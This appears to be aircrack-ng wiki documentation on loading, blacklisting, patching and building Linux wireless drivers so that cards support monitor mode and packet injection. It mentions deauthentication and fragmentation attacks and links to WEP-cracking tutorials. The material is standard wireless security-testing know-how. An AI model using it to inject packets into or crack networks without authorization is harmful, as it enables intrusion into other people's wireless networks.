Run the "lsmod" command can be used to see the loaded modules. Confirm that the kernel module for your wireless device is actually loaded. If it is not loaded, you will have to investigate and correct the problem.

Sometimes other modules conflict with the one you are trying to run. See blacklisting below. Additionally, conflicting modules can be moved out of the module tree. If you do this, run "depmod -ae" afterwards.

View modinfo output

Run "modinfo <kernel module name>". This will confirm the module is actually in the modules tree. As well, confirm it is the correct version. Do a "ls -l <file location per modinfo>" and confirm the date matches when you compiled it. It is not uncommon that you are not running the correct module version.

Blacklisting

A common problem on newer kernels is that the new mac80211 version of the driver gets loaded instead of the older legacy driver, or vice versa. If that is the case, then you need to blacklist the wrong modules by editing /etc/modprobe.d/blacklist. First, determine the broken module names and add them to the blacklist file as "blacklist <module name>".

Specifically for madwifi-ng, do a locate or find for ath5k.ko. If ath5k.ko exists then add "blacklist ath5k" to /etc/modprobe.d/blacklist and reboot. Same for the other way around: if you want to load ath5k, but madwifi-ng gets loaded instead, add "blacklist ath_pci" to /etc/modprobe.d/blacklist.

Reload Driver

Although it is not very "scientific", sometimes simply unloading then reloading the driver will get it working. This is done with the rmmod and modprobe (or simply modprobe -r and then modprobe) commands.

For b43 and b43legacy, it might also be necessary to reload the underlying SSB module. Similarly, rt2x00 and p54 might need reloading of the common modules (p54common, rt2x00lib, rt2x00usb, rt2x00pci). Sometimes (especially with mac80211 drivers), reloading the stack (for example, modules "cfg80211" and "mac80211") might do the trick. Also another trick is to do modprobe –show-depends <driver>.

For USB devices, the trick to reloading the driver is to make sure all of its related interfaces are down (usually wlan0, mon0, etc if you only have one USB device). Then you modprobe -r via the driver it is using and reload those drivers again via modprobe.

For PCMCIA devices, it is recommended that you have pcmcia-cs package installed as it has a handy utility known as pccardctl. To eject the device virtually, make sure that the interfaces are down following similar guide to USB devices. Once they are down, use pccardctl eject to virtually eject the card/s. Remove all the modules related to the card (hint: if you weren't familiar with the drivers that were used, before you eject the card/s make sure that you do lspci -k as this will list all the devices connected via PCI bus and their related drivers). Once you have removed it, do pccardctl insert and the driver should be loaded automatically. If not load them manually via modprobe.

For PCI devices, there is no real shortcut as the device will remain permanently used by the driver. You will need to reboot for the new driver to take effect.

mac80211 versus ieee80211 stacks

There is a new wireless stack starting in the mainline kernel since 2.6.22 called mac80211. As newer versions of the kernel get released more and more wireless devices are being supported by it. It has the huge advantage of being included in the kernel itself. The mac80211 stack has features such as software MAC (media access controller), hostapd, WEP, WPA, WME, a "link-layer bridging module," and a QoS (quality of service) implementation. Of specific interest to aircrack-ng is native monitor mode and injection support.

The legacy drivers use the ieee80211 or net80211 stacks. And quite often there is one stack per wireless device. Depending on the driver, it does not provide native monitor mode or injection support.

So with this as background, here is troubleshooting information for problems that arise when both stacks are installed on a system. There are four classes of problems:

- The mac80211 driver for your wireless device is not stable or the monitor mode / injection functionality is not working well.
- You are using a mac80211 driver, but your aircrack-ng version is too old to support Radiotap.
- You are using the legacy driver for your device and want to switch to the mac80211 driver.
- The old and new modules conflict.

You can tell if you are running the new mac80211 stack based on the kernel version or you likely get an error message similar to:

```
airmon-ng start wlan0
```

```
Interface       Chipset         Driver

wlan0                   iwl4965 - [phy0]/usr/sbin/airmon-ng: line 338: /sys/class/ieee80211/phy0/add_iface: Permission denied
                                mon0: unknown interface: No matching device found
                                (monitor mode enabled on mon0)
```

or in aircrack-ng v1.0-rc1 and newer:

```
airmon-ng start wlan0
```

```
Interface       Chipset         Driver

wlan0                   iwl4965 - [phy0]

ERROR: Neither the sysfs interface links nor the iw command is available.
Please download and install iw from http://dl.aircrack-ng.org/iw.tar.bz2
```

Notice the reference to "phy0" and "mon0". Read the page mac80211 for a fix for this error. if the error doesn't show up, then the correct output of airmon-ng is like this:

```
airmon-ng start wlan0
```

```
Interface       Chipset         Driver

wlan0                   iwl4965 - [phy0]
                                (monitor mode enabled on mon0)
```

Another indicator of the mac80211 driver being loaded is if the output from iwconfig includes:

```
wmaster0  no wireless extensions.
```

Notice the reference to "wmaster0".

Perhaps the most consistent way of determining the stack type of your drivers is running the command "lsmod | grep mac80211." If the output includes a line like this:

```
mac80211              229108  4 rt2x00usb,b43,rt2x00lib,zd1211rw
```

then the modules at the end of the line are mac80211 drivers.

If the new mac80211 driver is not working to your satisfaction then you will have to blacklist it and then use the ieee80211 legacy version. The wiki driver section on this page has links to the various drivers.

It is also possible that the new driver is not working because your version of aircrack-ng is too old. Updating to at least 1.0-rc1 often fixes such problems.

If you are using a legacy driver, and want to switch to the mac80211 driver, then you need to blacklist the old driver, and enable the new one. If the names of the old and new in-kernel drivers match (for example, with zd1211rw, which is softmac in 2.6.24 and before, but mac80211 in 2.6.25), then you need to upgrade your wireless subsystem (either by updating the kernel or using compat-wireless-2.6).

If you have conflicts due to running both drivers, then decide which one you want and blacklist the other one.

dmesg error "failed with error -71" for USB device

When using an USB device and you get a message similar to this from dmesg:

```
rt73: Firmware loading error
rt73: Failed to load Firmware.
rt73: probe of 1-7:1.0 failed with error -71
```

Note: Although the example shows RT73, this applies to any USB driver.

Here are a few things to check:

- Ensure you have the firmware installed on your system and in the correct location. usually its in /lib/firmware or /lib/firmware-`uname-r`.
- You can try downloading a fresh copy of the driver and installing it again.
- Try connecting your USB device directly to your computer without a cable. Cables can be defective and/or too long. If they are too long then the signal may degrade or there is insufficient power.
- If you have multiple USB devices connected to your computer then remove them all except the wireless device and retry.

Laptop Specific

Some laptops have a bios setting and/or a physical switch to enable/disable internal wireless cards. Make sure that these are are all “turned on” so that your wireless card is operational.

ACX100/ACX111

Note: This page is about the older acx100/acx111 drivers. For the new mac80211-based driver, see acx1xx.

WARNING!!!

There is legal controversy surrounding the development of this driver, see the wireless mailing list [http://kerneltrap.org/comment/reply/6692] for more information. See kernel inclusion section [http://acx100.sourceforge.net/wiki/History#Kernel_inclusion] for some background information on the previous attempt to include it in the mainline kernel.

Driver Status

This is a short report about acx driver. See this thread [http://forum.aircrack-ng.org /index.php?topic=2216.msg12412#msg12412] for details.

There are 3 version of the driver: - plain - SoftMac - mac80211

The current stable release of the "plain" driver is v0.3.36 (acx-20070101) and it works t works on kernels equal or greater than 2.6.10.

For kernel 2.6.21-22, a patch is needed: http://acx100.sourceforge.net/wiki/Patch_2.6.22 [http://acx100.sourceforge.net/wiki/Patch_2.6.22] The driver does not support WPA.

The driver can be patched for injection with the instructions below on this page.

The SoftMac version uses deprecated stack layer, it's not updated anymore.

The mac80211 version is still in beta. It requires a kernel equal or greater than 2.6.18 (with mac80211 support). Starting with 2.6.27, it will be integrated in the kernel.

From kernel 2.6.23 forward, an injection patch is already integrated in the mac80211 stack in the kernel mainline. For fragmentation attack support, an additional patch is required. See the mac80211 page for more details.

All versions require a non-GPL firmware in /lib/firmware/, you can find it online.

Read more at: http://acx100.sourceforge.net/wiki/Main_Page [http://acx100.sourceforge.net /wiki/Main_Page]

Driver Installation

You need to use a kernel version>= 2.6.10:

```
ifconfig wlan0 down
rmmod acx
wget http://www.cmartin.tk/acx/acx-20070101.tar.bz2
tar -xjf acx-20070101.tar.bz2
cd acx-20070101
wget http://patches.aircrack-ng.org/acx-20070101.patch
```

```
patch -Np1 -i acx-20070101.patch
make -C /lib/modules/`uname -r`/build/ M=`pwd` modules
make -C /lib/modules/`uname -r`/build/ M=`pwd` modules_install
modprobe acx
```

note: if the code doesn't work, Ubuntu users will want to change the following lines:

```
make -C /lib/modules/`uname -r`/build/ M=`pwd` modules
make -C /lib/modules/`uname -r`/build/ M=`pwd` modules_install
```

and replace `uname -r` by the name of their current kernel, followed by generic. The reason for this is that the actual modules directory for the current kernel (which is what the /lib/modules/`uname -r`/ commande will return) does not contain the build symbolic link, and therefore no makefile will be found for the make command. Only the /lib/modules/2.6.20-16-generic/ contains a simlink called "build" that will ensure the proper makefile is found.

ie: as of 26th of June 2007, under Ubuntu 7.04 "Feisty Fawn", the correct lines would be:

```
make -C /lib/modules/2.6.20-16-generic/build/ M=`pwd` modules
make -C /lib/modules/2.6.20-16-generic/build/ M=`pwd` modules_install
```

Troubleshooting Tips

FAILED to free any of the many full tx buffers

You get kernel messagess similar to: Jul 3 00:44:12 ubuntop kernel: [736.008000] wlan0: FAILED to free any of the many full tx buffers. Switching to emergency freeing. Please report! Jul 3 00:44:12 ubuntop kernel: [736.008000] wlan0: tx timeout!

From the author of the driver patch:

That's a problem with the driver. I saw it several times while writing the acx111 patch. It works like this:

Every packet you transmit allocates a tx buffer, so it will start filling up the whole buffer space until its freed again and that's the point. It just doesn't get freed in time. Once you reached the limit and have eaten up all available buffers, it won't work again until you reload the driver. Its waiting for a TX_COMPLETE message…

Possible workarounds (don't know for sure right now, just try it):

- This happens when you use the unpatched driver, double and trible check that you're infact using a patched driver: look at the buildtime, remove all acx modules, make sure your custom module is in the correct /lib/modules/`uname -r`/ path…
- Use aireplay-ng 0.8 or higher, as they incorporate indirect support for acx injection (sending more ack frames)
- Change your hardware mac to the fakemac used for "-h"

Broadcom bcm43xx

As of 2.6.17, a driver for the Broadcom bcm43xx wireless chipset has been included in the kernel. Older kernels can sometimes be made to work, check out resources available here [http://bcm43xx.berlios.de] While this driver natively supports monitor mode, it requires patching before packet injection can be done. After testing aireplay-ng with the patches, please contribute to the forum thread [http://forum.aircrack-ng.org/index.php?topic=281.0] by reporting any successes or failures there.

Note: As of 2.6.24, this driver is considered deprecated, and you might be better off using the new b43 driver instead. (B43 supports the fragmentation attack, and it's much more stable than bcm43xx.)

Is My Card Supported?

Most broadcom cards are supported EXCEPT the following:

- PCI ID 14e4:4315
- Wireless-N

To determine the PCI ID of your wireless device under linux, enter:

```
lspci -nn
```

Alternate Patch

There is a patch by SuD which dramatically improves the injection speed:

- See http://www.latinsud.com/bcm/ [http://www.latinsud.com/bcm/]

Also see this thread [http://forum.aircrack-ng.org/index.php?topic=2845.msg18262#msg18262] for more information.

Use this patch instead of the one below.

Patching the kernel

- Download the bcm43xx inject_nofcs patch [http://www.latinsud.com/bcm/bcm43xx-injection-linux-2.6.20.patch] for the 2.6.20 kernel.
- Place the patch in your kernel sources directory
- Run 'patch -p1 -i bcm43xx-injection-linux-2.6.20.patch'.

This patch may not apply directly and may require that you modify the bcm43xx_main.c (located in $linux/wireless/net/drivers /bcm43xx/ manually)

- Recompile your modules with 'make modules' followed by 'make modules_install'.
- The module should now be ready to use for injection.
- Remember to reload the kernel driver or reboot your system before trying to inject packets.

Testing the new module

After building and installing the new module, it is best to test that injection is working correctly. Use the injection test to confirm your card can inject.

Usage Tips

Forum thread: The complete how to of making bcm43xx injection work [http://forum.aircrack-ng.org /index.php?topic=2045.0]

Forum thread: How I got the bcm43xx packet injection working in ubuntu 7.10 [http://forum.aircrack-ng.org/index.php?topic=2845.0]

This forum thread may also provide some useful information: Broadcom bcm43xx Injection [http://forum.aircrack-ng.org/index.php?topic=281]

Known problems

The bcm43xx has been verified to produce all attacks. However, there a few known problems.

- aireplay exits with “out of memory error” / syslog shows “out of DMA slots”

There is a problem in the bcm43xx driver when injecting packets using DMA access. I'll try to compile the mod without DMA and see what happens asap. I'll also make another patch soon that waits till the send buffer is empty before resuming after an error occurred. Now it just waits a second before resuming at a lower rate.

- packets per second is adjusted to around 25 pps

Same problem as above, there is a problem with injection and DMA access.

- syslog shows a lot of failed assertions (!ring→suspended).

ASSERTION FAILED (!ring→suspended) at: drivers/net/wireless/bcm43xx/bcm43xx_dma.c:71:request_slot(). Again, a problem with DMA. Aireplay tries to write a packet, the driver wants a free DMA slot for that and can't because the DMA slots were all taken (the driver blocks all dma requests then).

All these problems should be mitigated or fixed with the new patch!

Troubleshooting Tips

Confirm you are running the new module

First, double check that you are in fact running the new module:

```
modinfo bcm43xx
```

It will give you the fully qualified file name. Do “ls -l <fully qualified file name>” and confirm it has the date/time of when you compiled and installed the new module. If it does not match, then you are not running the patched module. This would, of course, need to be fixed.

This thread has a number of potential fixes to problems you may encounter: Broadcom bcm43xx Injection [http://forum.aircrack-ng.org/index.php?topic=281]

Why do I get ioctl(SIOCGIFINDEX) failed ?

If you get error messages similar to:

- Error message: “SIOCSIFFLAGS : No such file or directory”
- Error message: “ioctl(SIOCGIFINDEX) failed: No such device”

Then See this FAQ entry.

HostAP

HostAP is the recommended driver for Prism2.x/3 based PCMCIA and PCI cards. The driver official web site is at http://hostap.epitest.fi [http://hostap.epitest.fi].

Patching

If you're using a kernel version >= 2.6.16, you have to patch kernel sources with hostap-kernel-2.6.18.patch [http://patches.aircrack-ng.org/hostap-kernel-2.6.18.patch] patch instead of using the following method:

```
ifconfig wlan0 down
wlanctl-ng wlan0 lnxreq_ifstate ifstate=disable
/etc/init.d/CardBus stop
rmmod prism2_pci
rmmod hostap_pci
wget http://hostap.epitest.fi/releases/hostap-driver-0.4.9.tar.gz
tar -xvzf hostap-driver-0.4.9.tar.gz
cd hostap-driver-0.4.9
wget http://patches.aircrack-ng.org/hostap-driver-0.4.7.patch
patch -Np1 -i hostap-driver-0.4.7.patch
make && make install
mv -f /etc/pcmcia/wlan-ng.conf /etc/pcmcia/wlan-ng.conf~
/etc/init.d/pcmcia start
modprobe hostap_pci &>/dev/null
```

Troubleshooting

Card appears to hang

If your card appears to hang (no packets captured or injected), disable the interface, reload the drivers and re-insert the card. Also consider updating the firmware (if prism2).

Inserting card crashes the system

Your system hangs when booted or crashes when the card is inserted.

http://forum.aircrack-ng.org/index.php?topic=2337.msg13100#msg13100 [http://forum.aircrack-ng.org/index.php?topic=2337.msg13100#msg13100]

This problem can be fixed with a patch from SuD:

http://tv.latinsud.com/hostap/ [http://tv.latinsud.com/hostap/]

Or run the following script. It is a bit convoluted but it works.

Script:

```
#!/bin/sh
modprobe orinoco_cs
pccardctl eject
rmmod orinoco_cs
rmmod orinoco
rmmod hermes
rmmod hostap_cs
modprobe hostap_cs
pccardctl insert
```

You also need to add this to /etc/modprobe.d/blacklist:

```
#orinco wireless drivers
blacklist orinoco_cs

#hostap wireless drivers
blacklist hostap_cs
```

Current bug

Also be aware of this bug [http://trac.aircrack-ng.org/ticket/288]

Limitations

There are some important limitations with this driver:

- Fragmentation attack does not work
- Shared key authentication attack does not work
- The driver does not support USB devices
- The prism cards only support B mode. They don't support G mode, Super G, N, etc. This means you are limited as to what packets you can capture.

ipw2200

At this point in time, this page is far from complete. In the interim, useful information will be included here. Also do a Forum Search [http://forum.aircrack-ng.org/] for additional information.

ipw2200-1.2.1 how to

The previous version of ipw2200 can't be compiled with the **linux headers 2.6.20-16-generic** (used by Ubuntu 7.04) so here is the way to get the rtap0 interface working.

- **ieee80211-1.2.17.**

Make sure that you have this library else ipw2200-1.2.1 drivers won't compile

```
wget http://superb-west.dl.sourceforge.net/sourceforge/ieee80211/ieee80211-1.2.17.tar.gz
tar zxvf ieee80211-1.2.17.tar.gz
cd ieee80211-1.2.17
sudo make
sudo make install
```

- **Get the patch and the driver.**

drivers patch link [http://www.box.net/shared/j3qvacbbmb]

```
wget http://superb-west.dl.sourceforge.net/sourceforge/ipw2200/ipw2200-1.2.1.tgz
```

- **Patch the driver.**

```
tar zxvf ipw2200-1.2.1.tgz
tar zxvf ipw2200-1.2.1-inject_patch.tar.gz
patch ipw2200-1.2.1/ipw2200.c ipw2200-1.2.1-inject.patch
patch ipw2200-1.2.1/Makefile ipw2200-1.2.1-inject_Makefile.patch
cd ipw2200-1.2.1
sudo ./remove-old
sudo make
sudo make install
```

- **Turn on the module.**

```
sudo rmmod ipw2200
sudo modprobe ipw2200 rtap_iface=1
```

At this stage if you see that your module can be loaded, you can load it at boot with the option “rtap_iface=1”. Just edit the file ”/etc/modprobe.d/options” and add the line “options ipw2200 rtap_iface=1”

- **Now you should be able to bring up the rtap0 interface and listen with airodump-ng.**

```
sudo ifconfig eth1 up
sudo ifconfig rtap0 up
sudo airodump-ng rtap0 -c 11 --bssid 00:0f:e2:xx:xx:xx --ivs -w dump
```

2.6.24 kernel support

See this thread [http://forum.aircrack-ng.org/index.php?topic=400.msg18264#msg18264].

For the code see:

- http://precompiled.de/~jamx/ [http://precompiled.de/~jamx/]

Troubleshooting Tips

Airodump-ng will not channel hop

If you want to channel hop, use the ethX interface where X is the interface that got created while loading the driver.

How do I get the rtapX interface

You get it by specifying rtap_iface=1 while loading the driver or by setting the appropriate value in /sys.

The rtapX interface allows packet capture while you are in managed mode.

"rtap0 is on channel 0, but the AP uses channel X" message

Try adding the channel settings to the modprobe:

```
modprobe ipw2200 rtap_iface=1 channel=X
```

Where X is the AP channel.

Deauthentication does not work

The ipw2200 driver does not support the transmission of management frames such as deauthentication.

Useful links

- How I got ipw2200 packet injection working in Hardy [http://ubuntuforums.org/showpost.php?p=4995084&postcount=103]
- Tutorial: How to crack wep using an ipw2200 based card.
- ipw2200-1.2.1-inject patch link [http://www.box.net/shared/j3qvacbbmb].
- Link to patches [http://forum.aircrack-ng.org/index.php?topic=1808].
- IPW2200 Injection (v2) [http://forum.aircrack-ng.org/index.php?topic=400.0]
- Basic injection with ipw2200 and BackTrack v2 for beginners [http://forum.aircrack-ng.org/index.php?topic=1775.0]
- Tutorial: WEP Crack / No Clients / IPW2200 (Centrino) [http://forum.aircrack-ng.org/index.php?topic=2077.0]

ipw3945

Note: This page is about the ipw3945/ipwraw driver. For the new iwl3945 driver, see iwl3945.

Injection Walkthrough

This is for an intel PRO/Wireless 3945ABG WLAN (802.11a/b/g) card.

I've tested this on Ubuntu [http://www.ubuntu.com/getubuntu/download] 7.10 Gutsy Gibbon - x86 architecture - 32 Bit, but I don't see why it shouldn't work on other OS's. Some commands might be different however, especially the ones involving apt-get.

You need a Internet Connection with your LAN Cabel.

Open a Terminal and type…

Pre requirements

```
sudo apt-get install build-essential
sudo apt-get install libssl-dev
```

For openSUSE and other RPM-based distros, this is different (replace "zypper" with your distro's package manager):

```
sudo zypper install gcc
sudo zypper install libopenssl-devel
```

Installation

- Download ipwraw-ng from http://homepages.tu-darmstadt.de/~p_larbig/wlan/ [http://homepages.tu-darmstadt.de/~p_larbig/wlan/] or http://dl.aircrack-ng.org/drivers/ [http://dl.aircrack-ng.org/drivers/] (2.3.4 is the latest as of 11 February 2008)
- Install the modules and ucode
- Blacklist ipwraw (so it's not automatically loaded at boot time)

```
wget http://dl.aircrack-ng.org/drivers/ipwraw-ng-2.3.4-04022008.tar.bz2
tar -xjf ipwraw-ng*
cd ipwraw-ng
make
sudo make install
sudo make install_ucode
echo "blacklist ipwraw" | sudo tee /etc/modprobe.d/ipwraw
sudo depmod -ae
```

Use ipwraw-ng

- Unload the ipw3945 module
- Load ipwraw-ng

The device created will automatically be in monitor mode.

```
sudo modprobe -r ipw3945
sudo modprobe ipwraw
```

The new device name for injection should should be called wifi0 and the monitor interface should be rtap0. iwconfig can be used to display the current wireless interfaces.

```
ubuntu@ubuntu:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     unassociated  ESSID:off/any
          Mode:Monitor  Channel=11  Bit Rate=1 Mb/s

rtap0     no wireless extensions.
```

IMPORTANT before using airodump-ng you need to : # ifconfig wifi0 up

Configure your Wireless Card

You can use iwconfig to set the channel and rate and transfer power.

```
iwconfig eth1 channel 11 (on which you want to sniff)
iwconfig eth1 rate 1M (min=1M and max=54M)
iwconfig eth1 txpower 16 (min=-12 and max=16)
```

And when you're done,

```
sudo modprobe -r ipwraw
sudo modprobe ipw3945
```

Useful Links / Info

At this point in time, this page is far from complete. In the interim, useful information will be included here. Also do a Forum Search [http://forum.aircrack-ng.org/] for additional information.

Useful links:

- Thread: NEW ipw 3945 driver: ***ipwraw with wireless extensions*** [http://forum.aircrack-ng.org/index.php?topic=1985]
- Thread: At least !!!! injection for ipw3945 is possible [http://forum.aircrack-ng.org/index.php?topic=1387.0].
- Thread: Injection with ipw3945 and wifiway-0.x [http://forum.aircrack-ng.org/index.php?topic=1696]. Here is one message [http://forum.aircrack-ng.org/index.php?topic=1387.msg10731#msg10731] with the summarized steps using wifiway-0.X.
- TUTORIAL - Cracking WEP (WinXP, intel pro 3945ABG) easy+pics [http://forum.aircrack-ng.org/index.php?topic=1937]
- Intel ipw3945 WEP Cracking How To [http://en.tuxero.com/2007/08/howto-crack-wep-sony-vaio.html]

Also consider using the Wifi-Way live CD instead.

Madwifi

Madwifi is the recommended driver for Atheros based pcmcia, mini-pci and pci cards. Official web site is at http://madwifi-project.org [http://madwifi-project.org].

Notes:

- You'll need uudecode from the sharutils package.
- The *madwifi-old-r1417* patch should also work with newer version of the madwifi-old SVN.
- If you use wpa_supplicant, you should recompile it
- With the current madwifi-old, it is no longer needed to run *iwpriv ath0 mode 2*, since the driver allows injection in mode 0 using athXraw interface.

```
ifconfig ath0 down
rmmod wlan_wep ath_rate_sample ath_rate_onoe \
   ath_pci wlan ath_hal 2>/dev/null
find /lib/modules -name 'ath*'  -exec rm -v {} \; 2>/dev/null
find /lib/modules -name 'wlan*' -exec rm -v {} \; 2>/dev/null
svn checkout http://svn.madwifi-project.org/branches/madwifi-old/ madwifi-old
wget http://patches.aircrack-ng.org//madwifi-old-r1417.patch
cd madwifi-old
patch -Np1 -i ../madwifi-old-r1417.patch
make KERNELPATH=/usr/src/linux-<insert version>
make install KERNELPATH=/usr/src/linux-<insert version>
depmod -ae
modprobe ath_pci
```

It is now possible to set the transmit rate with madwifi (and also rt2570). The recommended rate is 5.5 Mbps, but you can lower it or raise it, depending on your distance from the AP. For example:

```
iwconfig ath0 rate 24M
```

When using attacks 2, 3 and 4, changing the number of packets per second sent by aireplay (option -x) sometimes helps getting better results; the default is 500 pps.

Madwifi-ng

This page only deals with the net80211 version of the madwifi-ng driver. For the mac80211 ath5k version see the mac80211 page. To understand the differences, see mac80211 versus ieee80211 stacks write-up.

IMPORTANT
If you have a new kernel that supports mac80211 and includes the new ath5k driver then you **MUST** blacklist it otherwise the net80211 version of the module below will not work. See blacklisting mac80211 driver version below.

```
ifconfig ath0 down
ifconfig wifi0 down
svn -r 4073 checkout http://svn.madwifi-project.org/madwifi/trunk/ madwifi-ng
cd madwifi-ng
wget http://patches.aircrack-ng.org/madwifi-ng-r4073.patch
patch -N -p 1 -i madwifi-ng-r4073.patch
./scripts/madwifi-unload
make
make install
depmod -ae
modprobe ath_pci
```

Notes:

- The patch is designed to eliminate invalid retries.
- At “make install”, you may be asked if you want to remove old modules, type 'r' to do it.
- To determine which version of the madwifi-ng drivers you are currently using, enter “modinfo ath_pci”. This will provide the version number plus other information.
- When using airmon-ng, specify **wifiX** as interface (or you can create manually a VAP in monitor mode with wlanconfig [http://madwifi.org/wiki/UserDocs/MonitorModeInterface]) and **athX** interface when you have to destroy it.
- You should delete all existing VAP before before creating a VAP in monitor mode, using **airmon-ng stop athX** (replacing X with the interface number to delete).

Usage Tips

Support for Atheros 802.11b/g/n cards

Support for Atheros chipID 0x0024 (rev 01) 802.11b/g/n cards (AR5008).

The new cards are now (experimentally) supported in trunk. The above code will cause them to work!

NOTE: 11n rates are not supported yet.

Support for Atheros AR2425 (AR5007EG) chipset (including EEE PC) - PCI ID 168c001c

NOTE: This section is included for historical purposes. The AR5007EG is now supported by the base driver instructions above.

To determine the PCI ID under linux, enter “lspci -nn”. The output should look similar to this:

```
03:00.0 Ethernet controller [0200]: Atheros Communications Inc. AR242x 802.11abg Wireless PCI Express Adapter [168c:001c] (rev 01
```

Notice the “168c:001c” at the end. This is the PCI ID.

These are relevant links on the madwifi-project.org site:

- Compatibility [http://madwifi-project.org/wiki/Compatibility/Atheros#AtherosAR5007EG]
- Hardware Support: AR5007EG [http://madwifi-project.org/ticket/1192]
- Support for AR2425 (AR5007EG) chipset [http://madwifi-project.org/ticket/1679]

The following links are tarballs already containing everything needed:

- This is a combined r3366 plus AR5007EG patch [http://snapshots.madwifi-project.org/special/madwifi-nr-r3366+ar5007.tar.gz] As well, see the next entry.

- Combined r3406, karma and AR5007EG patch [http://www.offensive-security.com/madwifi-r3406-hdm-032608.tar.gz]

The following link is a tarball oriented towards BackTrack but may be of value to people with an eeepc.

- http://metasploit.com/users/hdm/tools/madwifi-r3726-061708-03-hdm.tar.gz [http://metasploit.com/users/hdm/tools /madwifi-r3726-061708-03-hdm.tar.gz]

The new official HAL (0.10.5.6) supports AR5007EG (and AR5006EG) on 32 and 64 bit systems. Use the instructions above but checkout **http://svn.madwifi-project.org/madwifi/branches/madwifi-hal-0.10.5.6/** **[http://svn.madwifi-project.org /madwifi/branches/madwifi-hal-0.10.5.6/]** instead of **http://svn.madwifi-project.org/madwifi/trunk/** **[http://svn.madwifi-project.org/madwifi/trunk/]**.

Very important, prior to applying the madwifi-ng-4073.patch patch, you must edit this file. This is because the madwifi-hal source code is slightly different from the standard madwifi-ng source code.

Comment out the following lines like this by adding "#" in front of each line or just delete the lines.

```
#diff -dru madwifi-ng/ath_hal/ar5211/ar5211_reset.c madwifi-ng-fixed/ath_hal/ar5211/ar5211_reset.c
#--- madwifi-ng/ath_hal/ar5211/ar5211_reset.c   2009-07-10 01:46:38.000000000 +0200
#+++ madwifi-ng-fixed/ath_hal/ar5211/ar5211_reset.c     2009-07-10 01:52:18.000000000 +0200
#@@ -987,7 +987,7 @@
#       if (AH_PRIVATE(ah)->ah_macVersion < AR_SREV_VERSION_OAHU &&
#           ath_hal_getnfcheckrequired(ah, (HAL_CHANNEL *) chan)) {
#               static const uint8_t runtime[3] = { 0, 2, 7 };
#-              int16_t nf, nfThresh;
#+              int16_t nf, nfThresh = 0;
#               int i;
#
#               if (!getNoiseFloorThresh(ah, chan, &nfThresh))
#diff -dru madwifi-ng/ath_hal/ar5212/ar5212_reset.c madwifi-ng-fixed/ath_hal/ar5212/ar5212_reset.c
#--- madwifi-ng/ath_hal/ar5212/ar5212_reset.c   2009-07-10 01:46:41.000000000 +0200
#+++ madwifi-ng-fixed/ath_hal/ar5212/ar5212_reset.c     2009-07-10 01:53:24.000000000 +0200
#@@ -1264,7 +1264,7 @@
# {
#       struct ath_hal_5212 *ahp = AH5212(ah);
#       struct ar5212NfCalHist *h = &ahp->ah_nfCalHist;
#-      int16_t nf, nfThresh;
#+      int16_t nf, nfThresh = 0;
#       int32_t val;
#
#       if (OS_REG_READ(ah, AR_PHY_AGC_CONTROL) & AR_PHY_AGC_CONTROL_NF) {
```

Troubleshooting Tips

Blacklisting mac80211 driver version

If you have the file ath5k.ko or ath9k.ko in the /lib/modules directory tree then you have two options to blacklist it. Failure to do this will mean that the ieee80211 madwifi-ng module described on this page will fail to work properly. Here are the options:

- Move the file to another area on your system as follows then do "depmod -ae". Move

/lib/modules/$(uname -r)/kernel/drivers/net/wireless/ath5k/ath5k.ko to a safe place. Some parts of the path may be different on your distribution/system. Use "locate ath5k.ko" or "find /lib/modules -name *ath5k*" to find the full path. After moving it, do "depmod -ae".

- Edit /etc/modprobe.d/blacklist and add "blacklist ath5k" as a new line.

In both cases, reboot your system afterwards. If present, do the same for ath9k.

Airodump-ng stalls

If you change the rate while capturing packets, airodump-ng will stall. There are two possible workarounds:

- Set injecting before starting airodump-ng
- Restart airodump-ng

Mini-PCI Problems

If you system contains a mini-PCI wireless card, there are some known issues and solutions. See the Madwifi-ng Mini-PCI page [http://madwifi-project.org/wiki/UserDocs/MiniPCI] for a description of the known problems and solutions.

Prism54 - driver for FullMAC PrismGT cards

Warning: not to be confused with p54, the mac80211 stack dependent wireless driver that supports both fullMAC and softMAC Intersil/Conexant Prism GT chipset.

```
ifconfig eth1 down
rmmod prism54
wget "http://svnweb.tuxfamily.org/dl.php?repname=prism54/prism54&path=%2Ftrunk%2F&rev=531&isdir=1" -O prism54_r531.tar.gz
wget http://patches.aircrack-ng.org/prism54-svn-20050724.patch
tar -xvzf prism54_r531.tar.gz
cd trunk
patch -Np1 -i ../prism54-svn-20050724.patch
make modules && make install
wget http://lekernel.net/prism54/firmware/1.0.4.3.arm
mkdir -p /usr/lib/hotplug/firmware
mkdir -p /lib/firmware
cp 1.0.4.3.arm /usr/lib/hotplug/firmware/isl3890
mv 1.0.4.3.arm /lib/firmware/isl3890
depmod -a
modprobe prism54
```

R8180-sa2400

This driver is for the Realtek RTL8180 chipset.

```
ifconfig wlan0 down
rmmod r8180
wget http://ovh.dl.sourceforge.net/sourceforge/rtl8180-sa2400/rtl8180-0.21.tar.gz
wget http://patches.aircrack-ng.org/rtl8180-0.21v2.patch
tar -xvzf rtl8180-0.21.tar.gz
cd rtl8180-0.21
patch -Np1 -i ../rtl8180-0.21v2.patch
make && make install
depmod -a
modprobe r8180
```

If you own a RTL8185 chipset card, check this thread [http://forum.aircrack-ng.org/index.php?topic=3833.0] out.

General

The r8187 driver works properly for the Realtek RTL8187L chipset. Support for the RTL8187B chipset is under development but is not fully working. See r8187b for the RTL8187B ieee80211 driver.

This page only deals with the ieee80211 version of the r8187 driver. For the mac80211 rtl8187 version see the rtl8187 page. To understand the differences, see mac80211 versus ieee80211 stacks write-up.

IMPORTANT
If you have a new kernel that support mac80211 and includes the new rtl8187 driver then you **MUST** blacklist it otherwise the ieee80211 version of the module below will not work. See blacklisting mac80211 driver version below.

R8187

rmmod the r8187 and rtl8187 modules before proceeding:

```
ifconfig wlan0 down
rmmod r8187 rtl8187 2>/dev/null
wget http://dl.aircrack-ng.org/drivers/rtl8187_linux_26.1010.zip
unzip rtl8187_linux_26.1010.zip
cd rtl8187_linux_26.1010.0622.2006/
wget http://patches.aircrack-ng.org/rtl8187_2.6.27.patch
wget http://patches.aircrack-ng.org/rtl8187_2.6.32.patch
tar xzf drv.tar.gz
tar xzf stack.tar.gz
patch -Np1 -i rtl8187_2.6.27.patch
patch -Np1 -i rtl8187_2.6.32.patch
make
make install
```

Now reboot your system. If your card is connected then wlan0 should now be listed in iwconfig.

Please note that a copy of the patch is also included with the aircrack-ng tar file in the “patches” subdirectory.

Usage Tips

Power Settings

The transmit power can be adjusted using:

```
iwconfig wlan0 txpower <value of 0 to 35>
```

